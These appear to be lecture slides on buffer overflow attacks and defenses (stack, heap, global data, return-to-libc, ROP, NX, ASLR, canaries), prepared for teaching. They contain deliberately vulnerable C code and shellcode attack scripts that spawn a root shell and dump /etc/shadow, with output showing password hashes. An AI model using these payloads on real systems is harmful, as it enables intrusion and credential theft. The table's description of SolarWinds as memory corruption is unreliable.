daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$FvZSBKBu$EdSFvuuJdKaCH8Y0IdnAv/:13346:0:99999:7:::
...
```

Figure 10.9 Example Stack Overflow Attack

Stack Overflow Variants

Shellcode functions

- Launch a remote shell when connected to
- Create a reverse shell that connects back to the hacker
- Use local exploits that establish a shell
- Flush firewall rules that currently block other attacks
- Break out of a chroot (restricted execution) environment, giving full access to the system

Target program can be:

- A trusted system utility
- Network service daemon
- Commonly used library code


Real-World Buffer Overflow Exploits

- Morris Worm (1988)
- Heartbleed (2014)
- SolarWinds Supply Chain Attack (2020 - Exploit involved in execution)

Exploit	Vulnerability	Impact
Morris Worm (1988)	Stack buffer overflow in fingerd	Crashed and infected 10% of the internet
Heartbleed (2014)	Heap buffer over-read in OpenSSL	Leaked sensitive data from servers
SolarWinds (2020)	Memory corruption in execution phase	Nation-state cyber espionage

Buffer Overflow Defenses

- Buffer overflows are widely exploited



Compile-Time Defenses: Programming Language

- Use a modern high-level language
  - Not vulnerable to buffer overflow attacks
  - Compiler enforces range checks and permissible operations on variables

Disadvantages

- Additional code must be executed at run time to impose checks
- Flexibility and safety comes at a cost in resource use
- Distance from the underlying machine language and architecture means that access to some instructions and hardware resources is lost
- Limits their usefulness in writing code, such as device drivers, that must interact with such resources

Compile-Time Defenses: Safe Coding Techniques

- C designers placed much more emphasis on space efficiency and performance considerations than on type safety
  - Assumed programmers would exercise due care in writing code
- Programmers need to inspect the code and rewrite any unsafe coding
  - An example of this is the OpenBSD project
- Programmers have audited the existing code base, including the operating system, standard libraries, and common utilities
  - This has resulted in what is widely regarded as one of the safest operating systems in widespread use

```
int copy_buf(char *to, int pos, char *from, int len)
{
    int i;

    for (i=0; i<len; i++) {
        to[pos] = from[i];
        pos++;
    }
    return pos;
}
```

(a) Unsafe byte copy

```
short read_chunk(FILE fil, char *to)
{
    short len;
    fread(&len, 2, 1, fil); ..... /* read length of binary data */
    fread(to, 1, len, fil); ..... /* read len bytes of binary data
    return len;
}
```

(b) Unsafe byte input

Figure 10.10 Examples of Unsafe C Code

Compile-Time Defenses: Language Extensions/Safe Libraries

- Handling dynamically allocated memory is more problematic because the size of information is not available at compile time
  - Requires an extension and the use of library routines
    - Programs and libraries need to be recompiled
    - Likely to have problems with third-party applications
    - Concern with C is use of unsafe standard library routines
      - One approach has been to replace these with safer variants
        - Libsafe is an example
        - Library is implemented as a dynamic library arranged to load before the existing standard libraries

Compile-Time Defenses: Stack Protection

- Add function entry and exit code to check stack for signs of corruption
- StackGuard: Canary-Based Protection
  - **Function Entry:** Inserts a **canary value** before local variables.
  - **Function Exit:** Checks if the canary value was modified before returning.
  - If altered → **Program aborts to prevent exploitation**.
- Alternative Approaches: StackShield & RAD
  - **Function Entry:** Saves a **copy of the return address** in a **safe memory region**.
  - **Function Exit:** Compares stack return address **with the saved copy**.
  - If modified → **Abort execution to stop attacks**.

Run-Time Defenses: Executable Address Space Protection

- Non-Executable Stack & Heap (NX Bit Protection)
  - Prevent execution of **code injected into buffers** (e.g., stack-based attacks).
  - Ensures that executable code **only runs in designated memory regions**.
- Uses Memory Management Unit (MMU) to mark memory pages as non-executable.
  - Processors with support:
    - SPARC (Solaris) – Enabled via kernel parameter.
    - x86 (Intel, AMD) – NX (No-Execute) bit introduced in modern CPUs.
    - Supported in Linux, BSD, and Windows (since XP SP2).

Run-Time Defenses: Executable Address Space Protection

- Benefits of NX Protection
  - Blocks many classic buffer overflow attacks.
  - Works without recompiling programs.
  - Standard in modern OS security enhancements.
- Challenges & Exceptions:
  - Some applications require executable code on the stack, such as:
    - Just-in-time (JIT) compilers (e.g., Java Runtime).
    - GCC nested functions in C.
    - Linux signal handlers.
    - Special provisions needed to support these cases.

Run-Time Defenses: Address Space Randomization

- Randomizes stack location
  - Stack starts at a different address for each process.
- Heap memory allocation randomization
  - Prevents predictable buffer placements.
- Library randomization
  - Changes the loading order and address of system libraries.
- **Why It's Effective:**
  - Attackers cannot reliably **predict memory addresses**.
  - **No chance of large NOP sleds** spanning randomized areas.
  - **Prevents return-to-libc and heap-based attacks**.

Run-Time Defenses: Guard Pages

- Memory Gaps as Protection
  - Inserted between key memory regions (e.g., stack, heap, global data).
  - Marked as illegal in the Memory Management Unit (MMU).
  - Any attempt to access or overwrite them → Process aborts immediately.
- Stack & Heap Protection
  - Guard pages between stack frames → Stops stack overflow attacks.
  - Guard pages between heap allocations → Blocks heap overflow attempts.

Run-Time Defenses: Comparison Table

Technique	What It Protects	How It Works	Pros	Cons
NX Bit (No-Execute Protection)	Prevents execution of injected code (Stack & Heap)	Marks stack/heap as non-executable in MMU	Blocks many attacks, No recompilation needed	Some apps need an executable stack
ASLR (Address Space Layout Randomization)	Prevents attackers from predicting memory addresses	Randomizes stack, heap, and library locations	Harder to predict buffer locations	Doesn't fully prevent attacks
Stack & Heap Randomization	Makes buffer locations unpredictable	Moves stack/heap allocations randomly	Increases attack difficulty	Some legacy programs may not be compatible
Library Randomization	Prevents return-to-libc attacks	Randomizes memory locations of shared libraries	Breaks common exploitation techniques	Performance impact in loading libraries
Guard Pages	Prevents buffer overflows from corrupting adjacent memory	Inserts non-accessible memory pages between critical regions	Immediate detection of overflows	Increases memory usage, Slower execution

return-to-libc Attack


- "Bypassing non-executable-stack during exploitation using return-to-libs"
- Overflow ret address to point to injected shell code requires execution of injected code
  - Many defenses exist, e.g., data execution prevention
- Return-to-libc overwrites the return address to point to functions in libc (such as system())
  - Executing existing code
  - But set up the parameters so that the attacker gets a shell

return-to-libc Attack


- Illustrating return-to-libc attack

```c
#include <stdlib.h>

int main(void) {
    char command[] = "/bin/sh";
    system(command);
    return EXIT_SUCCESS;
}
```



Shell code attack: Program P: **exec("/bin/sh")**



Return-to-libc attack:

Return-Oriented Programming

- Goal: executing arbitrary code without injecting any code.
- Observations:
  - Almost all instructions already exist in the process's address space, but need to piece them together to do what the attacker wants
- Attack:
  - Find instructions that are just before "return"
  - Set up the stack to include a sequence of addresses so that executing one instruction is followed by returning to the next one in the sequence.
- Effectiveness: has been shown that arbitrary program can be created this way

Return-oriented programming

- Bypasses countermeasures:
  - **NX**: This is the common name for the protection that makes the stack Non-eXecutable. No more shellcode on the stack, either in the buffer or in environment variables.
  - **ASLR** : In addition to not being executable anymore, the stack moves from one execution to another, just like the heap or the libraries. So this time, we can't find the address of system for sure as we did in the return to libc.
- The **gadgets**
  - We can find in one place a piece of code that allows to do an action, then in another place another piece of code that allows to do something else, and so on. In this way, by chaining these little bits of instructions, we can finally succeed in doing actions that were not foreseen by the binary.

```
XOR    EAX, EAX          # So that EAX = 0
INC    EAX                   # Make EAX = 1
POP    EBX                   # Making the value 0x00000003 be on the stack
INT    0x80                  # To make the system call
```

```
<instruction 1>
<instruction 2>
...
<instruction n>
RET
```


```
# 0x08041234 Instruction 1
INC   EAX
RET

# 0x08046666 Instruction 2
XOR   EAX, EAX
RET

# 0x08041337 Instruction 3
POP   EBX
RET

# 0x08044242 Instructios 4
INT   0x80
```

```
XOR     EAX, EAX          # So that EAX = 0
INC     EAX                   # Make EAX = 1
POP     EBX                   # Making the value 0x00000003 be on the stack
INT     0x80                  # To make the system call
```



Heap Overflow

- Attack buffer located in heap
  - Typically located above program code
  - Memory is requested by programs to use in dynamic data structures (such as linked lists of records)
- No return address
  - Hence no easy transfer of control
  - May have function pointers can exploit
  - Or manipulate management data structures

Defenses

- Making the heap non-executable
- Randomizing the allocation of memory on the heap

```
/* record type to allocate on heap */
typedef struct chunk {
    char inp[64];..... /* vulnerable input buffer */
    void (*process)(char *); ..... /* pointer to function to process inp */
} chunk_t;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer5 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    chunk_t *next;

    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk_t));
    next->process = showlen;
    printf("Enter value: ");
    gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}
```

(a) Vulnerable heap overflow C code

```
$ cat attack2
#!/bin/sh
# implement heap overflow against program buffer5
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"b89704080a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack2 | buffer5
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3b9aj/:13347:0:99999:7:::
...
```

(b) Example heap overflow attack

Figure 10.11 Example Heap Overflow Attack

Global Data Overflow

- Defenses
  - Non executable or random global data region
  - Move function pointers
  - Guard pages

- Can attack buffer located in global data
  - May be located above program code
  - If has function pointer and vulnerable buffer
  - Or adjacent process management tables
  - Aim to overwrite function pointer later called

```
/* global static data - will be targeted for attack */
struct chunk {
    char inp[64];       /* input buffer */
    void (*process)(char *);  /* pointer to function to process it */
} chunk;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer6 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    setbuf(stdin, NULL);
    chunk.process = showlen;
    printf("Enter value: ");
    gets(chunk.inp);
    chunk.process(chunk.inp);
    printf("buffer6 done\n");
}
```

(a) Vulnerable global data overflow C code

```
$ cat attack3
#!/bin/sh
# implement global data overflow attack against program buffer6
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"409704080a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack3 | buffer6
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
....
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3b9aj/:13347:0:99999:7:::
....
```

(b) Example global data overflow attack

Figure 10.12 Example Global Data Overflow Attack

More Methods for Causing a Buffer Overflow

- Traditional methods include
  - Providing input values that are greater than the memory allocated for a variable
- This section details two other methods:
  - Character-set decoding
  - Nybble-to-byte compression

Character-Set Decoding

- Uses the characters that are read differently by the computer and acquire larger space
- Additional bytes of data may cause the input value to exceed the memory limitation of the variable
- Applicable to situations in which the user specifies a value from an HTML page
- Becomes a weakness whenever a back-end script reads the code
  - And, after expanding the value, results in a buffer overflow

Character-Set Decoding

Character Sign	Read As
Table 12-2 Character conversions	
Inverted exclamation sign	&#161
Cent sign	&#162
Pound sign	&#163
Currency sign	&#164
Section sign	&#167
Copyright sign	&#169
Degree sign	&#176
Right-pointing double angle quotation marks	&#187
Latin capital letter A with grave	&#192





Figure 12-2 Output of HTML form code

Character-Set Decoding

- Size of the stack is computer-dependent
  - Buffer overflow may not happen until a value that exceeds the stack size is specified
- Buffer overflow may occur when verification for the length of the input value is made at the client-side
  - And the back-end script accepts it without performing checks
- Double validation
  - Indicates to potential hackers that buffer overflow exploits are not possible on your Web site

Character-Set Decoding



Source: Google

Figure 12-3 Input as read by back-end script

Nybble-to-Byte Compression

- Compression of data that is passed as input value to variables of the function that might be overflowed
- Method uses the buffer in a more efficient manner with a higher amount of data
- Focus is to minimize code size
  - So hackers can double the amount of code in buffer

Buffer Overflows: Detection and Prevention

- Identify programming practices and functions that are potentially vulnerable to buffer overflow

Detecting Buffer Overflow

- Identify the functions and variables that can lead to buffer overflows
  - Check the reaction of the application whenever a large set of character data is supplied to a variable
- Function may include length verification
  - And thus return an error message if the data exceeds the expected size
- Can be a painstaking, tedious process
  - Because all variables that accept values must be checked

Detecting Buffer Overflow

- Precaution should be taken to ensure that the input data is provided in the correct format
- For interactive Web pages
  - Consider that the hidden data is also a part of the input that is given to the string
- When specifying the input data
  - It is important to check that no NULL characters (empty fields) are being passed

Preventing Buffer Overflow

- After a buffer overflow exploit has been detected
  - The probability of its existence in other applications by the same vendor is higher
- Bug is typically fixed by programming the functions to perform an input validity check
- Providing a null terminator will prevent the buffer overflow even
  - If additional values have been specified

Preventing Buffer Overflow

- Consider developing specific programming guideline policies for your organization
  - Having, understanding, and applying secure-coding best practices may not be entirely foolproof
- Options are available to avoid the use of function calls that are vulnerable to buffer overflows

Preventing Buffer Overflow

Table 12-3 Alternative functions

Unsafe Function Call	Safe Function Call
`gets()`	`fgets()`
`strcpy()`	`strncpy()`
`strcat()`	`strncat()`
`sprintf()`	`snprintf()`

Preventing Buffer Overflow

- Checks must be made to validate the input values in both the new and old applications
- Software can be installed to keep a continuous check on a buffer overflow condition
  - Software must be updated with all available security patches

Summary

- Buffer overflow
  - Common in structured programming languages
  - Happens when input applied to a variable is larger than the memory allotted to that variable
- Buffer overflow bug targets the variables that are used by functions to store values
- Best ways to avoid buffer overflow are programmatic
- Two main categories of buffer overflow: stack overflow and heap overflow

Summary

- Three steps in traditional process of buffer overflow:
  - Hacker searches for a chance to overflow the buffer
  - Hacker determines memory assigned to the variable
  - Hacker specifies a value greater than the maximum capacity of the variable
- Two less-traditional methods
  - Character-set decoding
  - Nybble-to-byte compression

Summary

- To identify the functions and variables that can lead to buffer overflow, the reaction of the application has to be checked
- If a buffer overflow exploit has been detected, the probability of its existence in other applications by the same vendor is high
- Buffer overflow can be prevented by programming the functions to perform an input validity check

References

- [Textbook 1] Chapter 10
- [Textbook 3] Chapter 12
- [Textbook 4] Chapter 4
- P. (2016, October 25). ROP - Return Oriented Programming. Hackndo. https://en.hackndo.com/return-oriented-programming/